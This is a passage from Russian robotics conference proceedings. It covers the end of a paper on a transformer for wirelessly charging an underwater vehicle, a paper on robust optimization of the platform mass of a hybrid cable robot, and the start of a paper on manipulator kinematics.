


Рис. 7. Осциллограммы напряжения первичной обюмотки, вторичной обмотки, тока первичной обмотки и тока вторичной обмотки при подключении конденсатора к вторичной обмотке трансформатора

нитные потери определяются по формуле, рекомендуемой разработчиком и изготовителем ферромагнитных материалов Гаммамет:

$$P_{VI} = 75 \cdot (\ln \mu_0)^{-2.3} f^{1.48} (B_m)^{1.85},$$
 (8)

где f — частота напряжения обмоток трансформатора, Γ ц; B_m — максимальная магнитная индукция в сердечнике.

Ток холостого хода трансформатора определяется при заданном значении напряжения первичной обмотки U_1 по формуле (9):

$$I_{10} = \frac{U_1}{2\pi f L_1}. (9)$$

По приведенным выше формулам выполнен расчет эквивалентной относительной магнитной проницаемости μ_3 , тока холостого хода I_{10} и удельных магнитных потерь $P_{\rm уд}$ в зависимости от величины немагнитного зазора l_3 для высокочастотного трансформатора при изменении величины немагнитного зазора l_3 в пределах от 1 мм до 3 мм. Результаты расчета сведены в табл. 1.

По результатам расчетов, приведенных в табл. 1, на рис. 7 построены зависимости эквивалентной относительной магнитной проницаемости и удельных магнитных потерь от величины немагнитного зазора трансформатора, $\mu_{\text{s}} = f(l_{\text{s}})$ и $P_{\text{v},\text{m}} = f(l_{\text{s}})$, соответственно.

 $\begin{tabular}{ll} \begin{tabular}{ll} \be$

lз, мм		L_1 , мк Γ н	I ₁₀ , A	μ_{ϑ}	$(\ln \mu_9)^{-2,3}$	B_m , Тл	$P_{ m yg}$, к ${ m Br/m^3}$	$P_{\mathrm{маг}}$, Вт
0,25		1140,0	3,75	1116	0,0113	0,154	62,1	113
0,50		587,3	7,28	575	0,0142	0,154	77,7	141
0,75		399,8	10,70	392	0,0164	0,154	89,1	162
1,00		304,8	14,03	299	0,0183	0,153	98,6	179
1,25	246,5	17,35	242	0,0199	0,153	106,9	194	
1,50	207,9	20,58	204	0,0214	0,152	114,4	207	
1,75	180,1	23,75	177	0,0228	0,152	121,0	219	
2,00	159,0	26,91	156	0,0241	0,151	127,4	231	
2,25	142,9	29.9	140	0,0253	0,151	133,1	241	
2,50	129,8	32.96	128	0,0265	0,150	138,4	251	
2,75	119,1	35,92	117	0,0276	0,150	143,5	260	
3,00	110,0	38,89	108	0,0287	0,149	148,2	269	




Рис. 8. Зависимости эквивалентной относительной магнитной проницаемости и удельных магнитных потерь от величины немагнитного зазора трансформатора

Результаты экспериментального исследования прототипа преобразователя приведены в табл. 2.

Результаты экспериментального исследования прототипа преобразователя для заряда аккумуляторной батареи подводного аппарата показывают:

- увеличение длины немагнитного зазора на 1 мм приводит к увеличению мощности на первичной стороне трансформатора на величину, близкую к номинальной мощности зарядного устройства;
- увеличение длины немагнитного зазора приводит к значительному уменьшению интегрального энергетического показателя, а уменьшение сопротивления нагрузки (увеличение на-

грузки) способствует увеличению этого показателя.

Сравнивая значения тока холостого хода трансформатора, полученные расчетным путем и экспериментально, можно видеть хорошее совпадение расчетных параметров с экспериментальными.

Установлено, что на характеристики трансформатора с немагнитным зазором оказывает влияние характер распределения магнитного потока в пространстве вокруг зоны немагнитного зазора (рис. 4). Магнитные силовые линии входят в сердечник магнитопровода трансформатора под прямым углом и наводят дополнительные вихревые токи. В сердечниках трансформатора из феррита это явление не оказывает существенного влияния на увеличение магнитных потерь. Но в трансформаторах с ленточным магнитопроводом выпучивание потока приводит к существенному увеличению вихревых токов и магнитных потерь в сердечнике трансформатора.

Сопоставление результатов исследования характеристик на модели и на прототипе преобразователя показывают их хорошую сходимость и приемлемую адекватность модели. Моделирование электромагнитных процессов трансформатора, выполняемое в процессе проектирования зарядного устройства, позволяет обосновано выбрать и оптимизировать параметры зарядного устройства, уменьшить затраты времени и средств на проектирование по сравнению с методикой выбора параметров, основанной только на результатах экспериментального исследования разрабатываемого устройства.

 Таблица 2

 Результаты экспериментального исследования прототипа преобразователя

l_3 , mm	U_1 , B	I_1 , A	S_1 , BA	U_2 , B	I_2 , A	S_2 , BA	$P_{_{ m H\Gamma}}$, ${ m B}{ m T}$	$*P_{\rm HF}/S_1$	$P_{\scriptscriptstyle \mathrm{H\Gamma}}/\operatorname{S}_2$
0,5	575	7,7	4437	215	0	0	0	0	
0,5	546,5	17,6	9618	182	38,3	6970,6	6476	0,673	0,929
1,0	581	12,3	7146	206	0	0	0	0	
1,0	541,3	21	11 367	177,2	39,8	7052,6	6448	0,567	0,914
1,5	550	16,7	9185	178	0	0	0	0	
1,5	500	26,2	13 100	140	50,7	7098	6229	0,475	0,877
2,0	545	27	14 715	176	0	0	0	0	
2,0	496	35,9	17 806	137	57,2	7836	6084	0,341	0,776
3,0	528	43	22 704	146	0	0	0	0	

^{*} — отношение активной мощности нагрузки $P_{_{\mathrm{H\Gamma}}}$ к полной мощности S_1 , потребляемой преобразователем от питающей сети переменного тока, равно произведению коэффициента мощности и коэффициента полезного действия преобразователя, т. е. $P_{_{\mathrm{H\Gamma}}}/S_1=\chi\eta$ и является по сути интегральным энергетическим показателем устройства для энергообеспечения подводного робота.

Библиографический список

- 1. Дмитриев А. Н. Проектирование подводных аппаратов. Л.: Судостроение, 1978.
- 2. Бардачевский Н. Н., Безсуднов Е. Ю. Состояние и перспективы применения необитаемых подводных аппаратов в области гидрографических исследований и подводной навигации // Интерэкспо Гео-Сибирь. 2013. Т. 5. Вып. 3. С. 124–128.
- 3. Илларионов Г. Ю., Сиденко К. С., Бочаров Л. Ю. Угроза из глубины: XXI век. Хабаровск: Хабаров. краевая типография, 2011. 304 с.
- 4. Contactless Power Transfer to a Rotating Disk / J. P. C. Smeets, D. C. J. Krop, J. W. Jansen, E. A. Lomonova / Electromechanics and Power Electronics Group; Eindhoven University of Technology. Netherlands, 2010. P. 748-753.
- 5. Патент RU 2502170. Устройство для бесконтактной передачи электроэнергии на подводный объект / Кувшинов Г. Е., Копылов В. В., Герасимов В. А., Наумов Л. А., Филоженко А. Ю., Чепурин П. Ю. Опубл. 20.12. 2013.
- 6. *Мартынов А. А.*, *Самсыгин В. К.*, *Соколов Д. В.* и др. Исследование устройства для беспроводной пере-

- дачи электрической энергии на необитаемый подводный аппарат // Труды КГНЦ. СПб., 2017. С. 92–101.
- 7. Мартынов А. А., Самсыгин В. К., Соколов Д. В. и др. К вопросу разработки беспроводных и проводных систем электроснабжения телеуправляемых необитаемых подводных аппаратов // XII Всерос. НПК «Перспективные системы и задачи управления. Ростов н/Д, 2017. С. 388–396.
- 8. Мартынов А. А., Самсыгин В. К., Устройства для заряда аккумуляторных батарей источников бесперебойного питания // Труды КГНЦ. 2020. № 1 (391). С. 151–158. 9. Патент РФ 2724197. Способ энергообеспечения подводного аппарата и устройство для его реализации / Мартынов А. А., Самсыгин В. К., Соколов Д. В. Опубл. 2020.06.
- 10. Мартынов А. А., Салова И. А. Моделирование электромагнитных процессов трансформатора для бесконтактной передачи электрической энергии на подводный аппарат // Завалишинские чтения'16: сб. докл. СПб.: ГУАП, 2016.
- 11. *Русин Ю. С.* Трансформаторы звуковой и ультразвуковой частоты. Л.: Энергия, 1973. 152 с.

УДК 621.01

DOI: 10.31799/978-5-8088-1556-8-2021-16-261-266

Е. А. Марчук* инженер

Я. В. Калинин*

кандидат технических наук, доцент

А. В. Малолетов*

доктор физико-математических наук, профессор

* Университет Иннополис, Центр технологий компонентов робототехники и мехатроники, г. Иннополис

К ВОПРОСУ ГАШЕНИЯ КОЛЕБАНИЙ МОБИЛЬНОЙ ПЛАТФОРМЫ ГИБРИДНОГО ТРОСОВОГО РОБОТА

Рассматривается задача взаимодействия мобильной платформы параллельного тросового робота и трехзвенного последовательного манипулятора. На первом этапе задача описания движения системы решается посредством метода Эйлера — Лагранжа с использованием символьных вычислений прикладного пакета Matlab. На втором этапе решается задача робастной оптимизации конструкции гибридного тросового робота по параметру массы платформы. Предложенный подход используется в модели гибридного робота Университета Иннополис, предназначенного для покраски крупногабаритных объектов.

Ключевые слова: гибридный, тросовый, робот, манипулятор, платформа, робастность, оптимизация, масса.

E. A. Marchuk*
Engineer
Ya. V. Kalinin*
PhD, Tech., Associate Professor
A. V. Maloletov*
Dr. Sc., Phys.-Math., Professor
* University of Innopolis

ON REDUCING OF OSCILLATIONS OF MOBILE PLATFORM OF HYBRID CABLE ROBOT

The article deals with a process of interaction between the platform and the manipulator of hybrid cable robot. On the first stage Euler – Lagrange method is used and on the second stage robust optimization method is used. The approach proposed in the article has been applied in design and modeling of robot-painter for working at large-scaled objects. **Keywords:** hybrid, cable, robot, manipulator, platform, robust, optimization, mass.

Введение

В процессе работы манипулятора гибридного тросового робота возникающие реактивные моменты существенно влияют на точность позиционирования рабочего органа робота. Описание динамики последовательных и параллельных тросовых роботов приводится в многочисленных научных статьях, среди фундаментальных трудов приведем авторов Spong and Vidyasagar, Merlet [1, 2]. Задачи динамики последовательных манипуляторов, как составляющих более сложных систем, рассматриваются, например, в процессе проектирования стреловых подъемных кранов, закрепленных на подвижной платформе [3]. Аналогичные задачи имеют место и при рассмотрении работы манипуляторов в космосе [4, 5]. Поскольку автомобильные и железнодорожные

краны в процессе эксплуатации жестко фиксируются посредством установки опор на грунт, а космическая техника имеет свою специфику работы в условиях невесомости, наиболее близкими видятся задачи, относящиеся к стреловым поворотным подъемным кранам морских судов. Суда подвержены воздействию квазиупругой силы Архимеда, и не имеют жестко зафиксированного положения в пространстве мировых координат [6]. Мобильная платформа параллельного тросового робота Университета Иннополис это, в сущности, платформа Стюарта, которая известна с 60-х гг. ХХ в., и используется, в том числе, в качестве стабилизирующей платформы подъемных кранов морских судов начиная с 80-х гг. XX в. [7-9]. К настоящему времени разработано большое количество систем автоматической стабилизации платформ морских подъемных




Рис. 1. Конструкция неполноприводного гибридного тросового робота Университета Иннополис (а); манипулятор гибридного тросового робота (б)

кранов, основанных на различных конструктивных решениях и принципах автоматического управления. В качестве дополнительного либо альтернативного способа стабилизации гибридной системы возможно увеличение инерционности мобильной платформы неполноприводного тросового робота. Воспользуемся принципом Taguchi, предполагающим использование понятий робастности, в том числе, в задачах проектирования производственных процессов и оптимизации конструкций [10]. Как известно, «робастность» (или «грубость») является понятием, применяемым в основном в отношении динамических систем в теории автоматического управления [11]. Отличительным свойством «робастных» (или «грубых») систем является их нечувствительность к изменению динамических параметров. В работах Taguchi понятие робастности было впервые использовано также и в отношении характеристик механических конструкций. Основные положения теории робастности (или «грубости») излагаются в работах ученых советской школы Андронова и Понтрягина, и др. [12]. Теория робастности динамических систем развивается в работах [13, 14] и др. В работах зарубежных ученых Ben-Tal, Nemirovski [15] описываются основные принципы робастной оптимизации. Некоторые задачи робастной оптимизации систем с различными типами неопределенности приводятся в работах отечественных исследователей [16, 17] и др. Практические задачи оптимизации массовых характеристик с условием робастности рассматриваются, как правило, в кон-

тексте проектирования сейсмоустойчивых конструкций [18], либо в иных случаях, предполагающих снижение вибронагрузок на элементы системы [19]. В постановке и решении задач робастной оптимизации конструкционных характеристик используются различные подходы: нечеткая формализация, стохастические методы и др. [20, 21]. Целью настоящего исследования является нахождение методом робастной оптимизации массы платформы, обеспечивающей стабильность позиционирования в процессе работы манипулятора, в пределах допустимых отклонений.

Динамика гибридного тросового параллельного робота

Задача динамики гибридного робота может быть решена с использованием метода Ньютона - Эйлера, используемого в работах Egeland, посвященных описанию динамики манипуляторов космических аппаратов и морских подъемных кранов [22, 23]. Также задача может быть решена методом Эйлера - Лагранжа, используемым, например, в работе Love, Jansen, Pin, посвященной задаче управления палубным манипулятором морской платформы [24]. Рассмотрим трехзвенный манипулятор, жестко закрепленный на платформе. Согласно исходным данным, трехзвенный последовательный манипулятор имеет конфигурацию 3R и, соответственно, три степени свободы относительно неподвижного основания (рис. 1).

Мобильная платформа рассматривается как твердое тело в пространстве, имеющее 6 степеней свободы. Поворотная матрица для мобильной платформы задается в представлении корабельных углов Крылова [25].

Однородные преобразования в отношении последовательного манипулятора осуществляются в соответствии с представлением Денавита — Хартенберга. Таким образом, матрица однородных преобразований для каждого *i*-го звена манипулятора приобретает вид:

$$H_{i} = \begin{bmatrix} c_{\theta i} & -s_{\theta i}c_{\alpha i} & s_{\theta i}s_{\alpha i} & a_{i}c_{\theta i} \\ s_{\theta i} & c_{\theta i}c_{\alpha i} & -c_{\theta i}s_{\alpha i} & a_{i}s_{\theta i} \\ 0 & s_{\alpha i} & c_{\alpha i} & d_{i} \\ 0 & 0 & 0 & 1 \end{bmatrix}. \tag{1}$$

С использованием полученных матриц определим положение центра масс каждого звена системы. Далее находится потенциальная энергия каждого звена, и, соответственно, всей системы:

$$V = \sum_{i=1}^{N} m_i g z_i.$$
 (2)

Для нахождения кинетической энергии системы потребуется определить значение скоростей. Линейные скорости каждого звена определяются умножением матрицы Якоби на вектор обобщенных скоростей мобильной платформы. Угловые скорости каждого звена находятся как проекции вектора угловой скорости на оси координат, связанные со звеньями. Таким образом, находится кинетическая энергия системы:

$$T = \frac{1}{2} \sum_{i=1}^{N} m_i v_i^T v_i + R_i^P \omega_i I_i \omega_i.$$
 (3)

Добавим в систему воздействие внешних сил, и, используя принцип виртуальной работы, получим:

$$\begin{split} \partial W &= \sum_{i=1}^{N} \tau_{i} \partial q_{i} + F_{e} \partial x_{e} + M_{e} \partial \theta_{e} = \\ &= \left[\tau + J_{e}^{T} \left[\frac{F_{e}}{M_{e}} \right] \right] \partial q = Q \partial q; \\ J_{e} &= \frac{\partial x_{e}}{\partial q}. \end{split} \tag{4}$$

Теперь запишем уравнение Лагранжа II рода:

$$\frac{\partial}{\partial t} \left(\frac{\partial T}{\partial \dot{q}} \right) - \frac{\partial T}{\partial q} + \frac{\partial V}{\partial q} = Q.$$
 (5)

Согласно правилам дифференцирования сложной функции, представим первый член как

$$\frac{\partial}{\partial t} = \frac{\partial}{\partial q} \frac{\partial q}{\partial t} + \frac{\partial}{\partial \dot{q}} \frac{\partial \dot{q}}{\partial t}$$
 (6)

и после подстановки получим выражение

$$\frac{\partial}{\partial \dot{q}} \left(\frac{\partial T}{\partial \dot{q}} \right) \ddot{q} + \frac{\partial}{\partial q} \left(\frac{\partial T}{\partial \dot{q}} \right) \dot{q} - \frac{\partial T}{\partial q} + \frac{\partial V}{\partial q} = Q. \tag{7}$$

После определения всех четырех членов уравнения (7), используя матрицу Якоби, составленную с использованием найденных ранее скоростей, становится возможной запись символьных уравнений движения мобильной платформы и манипулятора в Matlab [24].

Для удобства восприятия мы можем записать уравнения движения мобильной платформы и манипулятора в компактной матричной форме:

$$\begin{bmatrix} M_m & M_{mp} \\ M_{mp}^T & M_p \end{bmatrix} \begin{bmatrix} \ddot{q}_m \\ \ddot{q}_p \end{bmatrix} = \begin{bmatrix} J_m^T F_m \\ J_p^T F_p \end{bmatrix} + \begin{bmatrix} N_m \\ N_p \end{bmatrix} + \begin{bmatrix} Q_m \\ 0 \end{bmatrix}, (8)$$

откуда следует, что зависимость движения платформы от движения манипулятора имеет вид

$$\ddot{q}_p = M_p^{-1} (N_p + J_p^T F_p) - M_p^{-1} M_{mp}^T \ddot{q}_m.$$
 (9)

Очевидно, что в процессе работы манипулятора последовательного робота, жестко закрепленного на мобильной платформе неполноприводного параллельного тросового робота, возникают линейные и угловые ускорения, приводящие к колебаниям платформы, и появляются моменты, приводящие к изменению ориентации и смещению платформы. Эффекты от перечисленных факторов могут быть относительно легко скомпенсированы изменением натяжения тросов в конструкции полноприводного робота, однако конструкция неполноприводного робота в общем случае не позволяет полностью реализовать подобный подход. В конструкции неполноприводного параллельного тросового робота влияние обозначенных факторов может быть существенно снижено при выполнении условия: масса мобильной платформы __ массы манипулятора. Заметим, что устройство реального робота не допускает включения в систему мобильной платформы сколь угодно большой массы. Таким образом, одним из путей решения задачи стабилизации может быть сведение к оценке и нахождению минимальной массы платформы, обеспечивающей стабильное позиционирование в динамике при известной массе и ограничени-

ях на ускорения звеньев манипулятора. Под стабильным позиционированием платформы здесь понимаем отклонение положения платформы от заданного не более, чем на величину допустимого отклонения.

Робастная оптимизация конструкции гибридного тросового параллельного робота по параметру массы платформы

Как видно из уравнения движения системы гибридного тросового робота (8), математическая модель включает в себя нелинейные характеристики, некоторые компоненты системы представляют собой нестационарные параметры, изменяющиеся в заданных границах. Иными словами, имеет место интервальная параметрическая неопределенность. Неопределенность системы также в значительной мере обуславливается приложением внешних сил, например, под воздействием переменной полезной нагрузки на рабочий орган манипулятора. Робастная устойчивость системы с неопределенностью предполагает асимптотическую устойчивость любой динамической системы из целого класса, выделяемого на основе имеющейся априорной информации. Методы анализа робастной устойчивости могут базироваться на различных принципах: ти-анализ, теорема Харитонова, линейные матричные неравенства и др. [16]. Задачи робастной оптимизации статически и динамически нагруженных конструкций приводятся в работах [15, 26]. Рассмотрим задачу оптимизации конструкции гибридного тросового робота по параметру массы платформы в соответствии с теорией грубости по Андронову – Понтрягину [27] в контексте инерционности и диссипации реологических сред, с использованием метода синтеза *H-infinity* робастного управления, предложенного в работе [28]. Заметим, что, как правило, задачи подобной тематики решаются относительно поиска оптимальных характеристик вязкоупругих элементов диссипативной системы. Задача стабилизации платформы гибридного робота рассматривается в настоящей работе как задача робастной оптимизации конструкции робота по параметру массы платформы с учетом включенных в систему нестационарных параметров и неопределенности, возникающей под воздействием внешних сил. Рассмотрим случай, когда для платформы не задается закон управления движением, т. е. в начальный момент времени платформа висит на тросах в состоянии покоя, а затем в процессе перемещения рабочего органа манипулятора платформа совершает колебательное движение.

Уточним понятие устойчивости рассматриваемых робастных систем. Непрерывная система, заданная в пространстве состояний

$$\dot{x} = Ax + u \tag{10}$$

при наличии внешнего входа u называется устойчивой, если x(t) остается ограниченным при любом ограниченном входе u(t), и A — матрица n х n. Для устойчивости системы необходимо и достаточно, чтобы все собственные значения матрицы A лежали в левой полуплоскости, т. е. матрица A — Гурвицева. В случае, если элементы матрицы A известны неточно, для решения задачи асимптотической устойчивости возможно исследование семейства характеристических полиномов в соответствии с теоремой Харитонова [29]. Для многомерных систем критерии устойчивости формулируются с помощью собственных значений матрицы состояний [30].

Используя полученные ранее выражения кинетической и потенциальной энергии, а также диссипативной функции системы, запишем уравнение движения системы в гамильтоновой форме:

$$H = E_k + E_p; (11)$$

$$\frac{\partial x_i}{\partial t} = \frac{\partial H}{\partial p_i};\tag{12}$$

$$\frac{\partial p_i}{\partial t} = -\frac{\partial H}{\partial x_i} + Q_i + Q_{mp}. \tag{13}$$

Обобщенная сила вязкого сопротивления в тросах выражается через функцию рассеяния:

$$Q_i = -\frac{\partial D}{\partial \dot{x}_i};\tag{14}$$

обобщенные силы, действующие на манипулятор и платформу:

$$Q_m = F(t); (15)$$

$$Q_p = 0.$$
 (16)

В виде системы уравнений:

$$\begin{cases}
\frac{dx_m(t)}{dt} = \frac{\partial H}{\partial p_m} \\
\frac{dx_p(t)}{\partial t} = \frac{\partial H}{\partial p_p} \\
\frac{dp_m(t)}{dt} = -\frac{\partial H}{\partial x_m} + Q_m \\
\frac{dp_p(t)}{dt} = -\frac{\partial H}{\partial x_p} + Q_i + Q_p
\end{cases}$$
(17)

В матричной форме пространства состояний для перемещений и скоростей, принимая $p_i(t) = m_i V_i$:

$$\begin{bmatrix} \frac{dx_m(t)}{dt} \\ \frac{dx_p(t)}{dt} \\ \frac{dV_m(t)}{dt} \\ \frac{dV_p(t)}{dt} \end{bmatrix} = A * \begin{bmatrix} x_m(t) \\ x_p(t) \\ V_m(t) \\ V_p(t) \end{bmatrix} + B * \begin{bmatrix} F(t) \\ 0 \end{bmatrix};$$

$$X = \begin{bmatrix} x_m(t) & x_p(t) & V_m(t) & V_p(t) \end{bmatrix}^T.$$
 (18)

Таким образом, задача сводится к решению системы дифференциальных уравнений и нахождению параметра массы платформы, обеспечивающего оптимальное демпфирование, и, таким образом, обеспечивающего робастность системы в заданном интервале в условии действия внешнего возмущения:

$$\dot{x} = A * (x + \delta_1) + B * (u + \delta_2);$$

$$\delta_1 \in [-\varepsilon \quad \varepsilon];$$

$$\delta_2 \in [0 \quad f].$$
(19)

После нахождения оптимальных характеристик демпфирования, удовлетворяющих заданным условиям, посредством инструмента hinfnorm.m пакета MATLAB Robust Toolbox, переходим к выражению массы платформы, используя известное соотношение. Полученную таким образом оценку значения массы следует соотносить с конструктивными характеристиками робота.

Приведенные методы могут успешно применяться в решении задач робастной оптимизации конструкции тросовых роботов, в том числе с учетом параметрической неопределенности и включения неизвестных возмущений. Рассмотренный выше подход используется при проектировании тросовых роботов Университета Иннополис.

Библиографический список

- 1. Spong M. W. Dynamics and Control. M. Vidyasagar: Wiley, 1989. 352 p.
 - 2. Merlet J.-P. Parallel Robots. Springer, 2006. 402 p.
- 3. Лагерев И. А., Лагерев А. В. Динамика трехзвенных гидравлических кранов-манипуляторов. Брянск: Изд-во БГТУ, 2012. 196 с.
- 4. Salisbury J. K., Abramowitz J. D. Design and control of a redundant mechanism for small motion //

- Proceedings 1985 IEEE International Conference on Robotics and Automation. 1985. P. 323–328.
- 5. *Khatib O*. Augmented object and reduced effective inertia in robot systems // Proceedings American Control Conference. 1988. P. 214 –2147.
- 6. Clauss G. F., Vannahme M. An Experimental Study of the Nonlinear Dynamics of Floating Cranes // ISOPE International Ocean and Polar Engineering Conference. 1999.
- 7. Stewart D. A Platform with Six Degrees of Freedom // UK Institution of Mechanical Engineers Proceedings. 1966. Vol. 180. Pt. 1. \mathbb{N} 15.
- 8. Gough V. G. Contribution to discussion of papers on research in Automobile Stability, Control and Tyre performance // Proc. Auto Div. Inst. Mech. Eng. 1957. P. 392–394.
- 9. Albus J. S. Cable arrangement and lifting platform for stabilized load lifting // US Patent No. 4 883 184. 1989. Nov. 28.
- 10. Taguchi G. Taguchi on robust technology development. ASME Press, 1993. 152 p.
- 11. *Бобцов А. А.* и др. Методы адаптивного и робастного управления нелинейными объектами в приборостроении. СПб.: ИТМО. 2013. 277 с.
- $12.\,A$ носов Д. В. Грубые системы // Труды МИАН СССР. 1985. Т. 169. С. 59–93.
- $13.\$ *Цыпкин Я. З., Поляк Б. Т.* Робастная устойчивость линейных систем // Итоги науки и техники. Т. $32.\$ М.: ВИНИТИ, $1991.\$ C. 3-31.
- 14. *Браверман Э. М., Розоноэр Л. И.* О грубости линейных динамических систем // АиТ. 1991. \mathbb{N} 11. С. 17–23.
- 15. Ben-Tal A., Ghaoui L. El., Nemirovski A. Robust optimization. Princetom University Press, 2009. 576 p.
- 16. *Баландин Д. В., Коган М. М.* Алгоритмы синтеза робастного управления динамическими системами. Н. Новгород, 2007. 88 с.
- 17. Тремба А. А. Смешанная робастность: анализ систем с неопределенными детерминированными и случайными параметрами на примере линейных систем URL: https://arxiv.org/2012.03120v1 (дата обращения: 11.01.2021).
- 18. Nam H., Yozo F., Pennung W. Optimal tuned mass damper for seismic applications and practical design formulas // Engineering Structures. 2008. N=30. P. 707–715.
- 19. Aly M. A. Proposed robust tuned mass damper for response mitigation in buildings exposed to multidirectional wind $/\!/$ Struct. Design Tall Spec. Build. 2012.
- $\begin{array}{ccc} 20. \ Tsompanakis \ Y., Lagaros \ N. \ D., Papadrakakis \ M. \\ Structural & design & optimization & considering \\ uncertainties. \ Taylor \& Francis, 2008. \ 669 \ p. \end{array}$
- 21. Bucher C. Robustness analysis in structural optimization // Structure and Infrastructure Engineering. Vol. 5, \mathbb{N} 4. P. 287–293.

- 22. Egeland O., Sagli J. R. Coordination of motion in spacecraft manipulator system // The International Journal of Robotics Research. 1993.
- 23. Cibicik A., Egeland O. Dynamic modelling and force analysis of a knuckle boom crane using screw theory // Mechanism and Machine Theory. 2019. Vol. 133. P. 179-194.
- 24. Love L. J., Jansen J. F., Pin F. G. On the Modeling of Robots Operating on Ships // Proceedings 2004 IEEE International Conference on Robotics and Automation. 2004. P. 2436–2443.
- $25.\,\mathit{Лурье}$ А. И. Аналитическая механика. М., 1961. 825 с.
- 26. Ben-Tal A., Nemirovski A. Robust truss topology design via semidefinite programming // SIAM J. Optim. Vol. 7. N 4. P. 991–1016.

- 27. *Андронов А. А., Понтрягин Л. С.* Грубые системы. М.: Изд-во АН СССР, 1956. С. 183–187.
- 28. Гордеев Б. А. и др. Системы виброзащиты с использованием инерционности и диссипации реологических сред. М.: Физматлит, 2004. 176 с.
- 29. *Харитонов В. Л.* Об асимптотической устойчивости положения равновесия семейства систем линейных дифференциальных уравнений // Дифференциальные уравнения. 1978. Т. 14, № 11. С. 2086–2088.
- 30. Левин И. С. Синтез оптимальных по быстродействию систем управления с распределенными параметрами в условиях интервальной неопределенности характеристик объекта: дис. ... канд. техн. наук / Самар. гос. техн. ун-т. Самара, 2016.
- 31. *Balas G.* et al. Robust Control Toolbox User's Guide. The MathWorks, 2007.

УДК 531.396

DOI: 10.31799/978-5-8088-1556-8-2021-16-267-270

С. Ю. Орехов*
старший преподаватель
Н. Е. Зайчиков *
студент
К. А. Петрухин*
студент
А. М. Цепуркин*
студент
Н. М. Цепуркин*

КИНЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРИ ИССЛЕДОВАНИИ МАНИПУЛЯЦИОННОГО МЕХАНИЗМА КОМБИНИРОВАННОГО ПЕРЕДВИЖЕНИЯ

Цель работы — исследование механизма последовательного манипулирования с комбинированным передвижением. На сегодняшний день задачи кинематики и динамики механизмов достаточно широко и подробно изучены, однако современные подходы, такие как, например, моделирование работы и проектирование коллаборативных роботов, развитие исполнительных систем для технического зрения требуют рассмотрения этих задач в комплексе. Данная статья посвящена частным вопросам решения прямой и обратной задач кинематики, определения рабочей зоны и решения задачи о траекторном управлении механизма при комбинированном передвижении.

Ключевые слова: манипулятор, система координат, обобщенная координата, рабочая зона.

S. Y. Orekhov*
Senior Lecturer
N. E. Zaychikov*
Student
K. A. Petrukhin*
Student
A. M. Tsepurkin*
Student
N. M. Tsepurkin*
Student

KINEMATIC MODELING IN THE STUDY OF THE MANIPULATIVE MECHANISM OF COMBINED MOVEMENT

The aim of the work is to develop a mechanism for sequential manipulation with combined movement. Today, the problems of kinematics and dynamics of mechanisms are widely and thoroughly studied, but current approaches, such as modeling and designing collaborative robots, and the development of Executive systems for technical vision, require consideration of these problems in a complex. This article is devoted to particular issues of solving direct and inverse kinematics problems, determining the working area and solving the problem of trajectory control of the mechanism during combined movement.

Keywords: manipulator, coordinate system, generalized coordinate, work space

Введение

Развитие робототехнической отрасли за последние десять лет показало, что основные тенденции «сдвинулись» с классических задач робототехники: расчеты кинематики, динамики, синтез системы управления. И переключились на задачи создания коллаборативных роботов, оценки безопасности работы, разработки принципов управления и программирования роботов. При этом достигается решение ряда задач: увеличение скорости переналадки промышленных роботизированных ячеек, возможность безопасной работы внутри ячейки непосредственно

^{*}Калужский филиал Московского государственного технического университета им. Н. Э. Баумана

^{*} Kaluga Branch of Bauman Moscow State Technical University

в производственном цикле, повышение гибкости автоматизированного производства. С точки зрения проектирования таких систем — задачи усложняются, поскольку дополнительно могут вводиться датчики очувствления, датчики пространственной ориентации, системы технического зрения и другие сложные подсистемы оценки совместного движения и позиционирования. Однако разработчикам приходится проводить кинематический анализ, исследовать динамику, управляемость, изучать принципы движения по траектории.

Анализ комбинированного передвижения манипулятора

Введем основные определения и укажем задачи, решаемые в данном исследовании. Под манипуляционным механизмом будем понимать совокупность пространственного рычажного механизма, выполняющего аналогичные действия человеческой руки [1].

Комбинированное передвижение манипулятора — это соединение в одном манипуляционном механизме ряда действий: анализа координат объекта интереса манипуляционного механизма на основе технического зрения и передвижения звеньев манипулятора в полученное положение искомого объекта.

Таким образом, комбинированное передвижение разрабатываемого манипуляционного механизма заключается в изменении траектории звеньев манипулятора при движении до объекта интереса с учетом особенностей кинематики изучаемой системы.




Рис. 1. Структурная схема

Расчетная модель

Модель представляет собой механизм последовательного манипулирования, структурная схема которого показана на рис. 1.

Представленный механизм последовательной кинематики с одной стороны достаточно прост и распространен, с другой — не теряя общности подхода, позволяет на практическом примере отработать все особенности проектирования подобных систем.

Модель обладает четырьмя степенями свободы и четырьмя кинематическими парами.

Пределы поворота обобщенных координат приведены в таблице.

Пределы поворота обобщенных координат

Обобщенная координата	Угол поворота
θ_1	(0°; 360°)
θ_2	(-45°; 135°)
θ_3	(-45°; 135°)
θ_4	(0°; 180°)

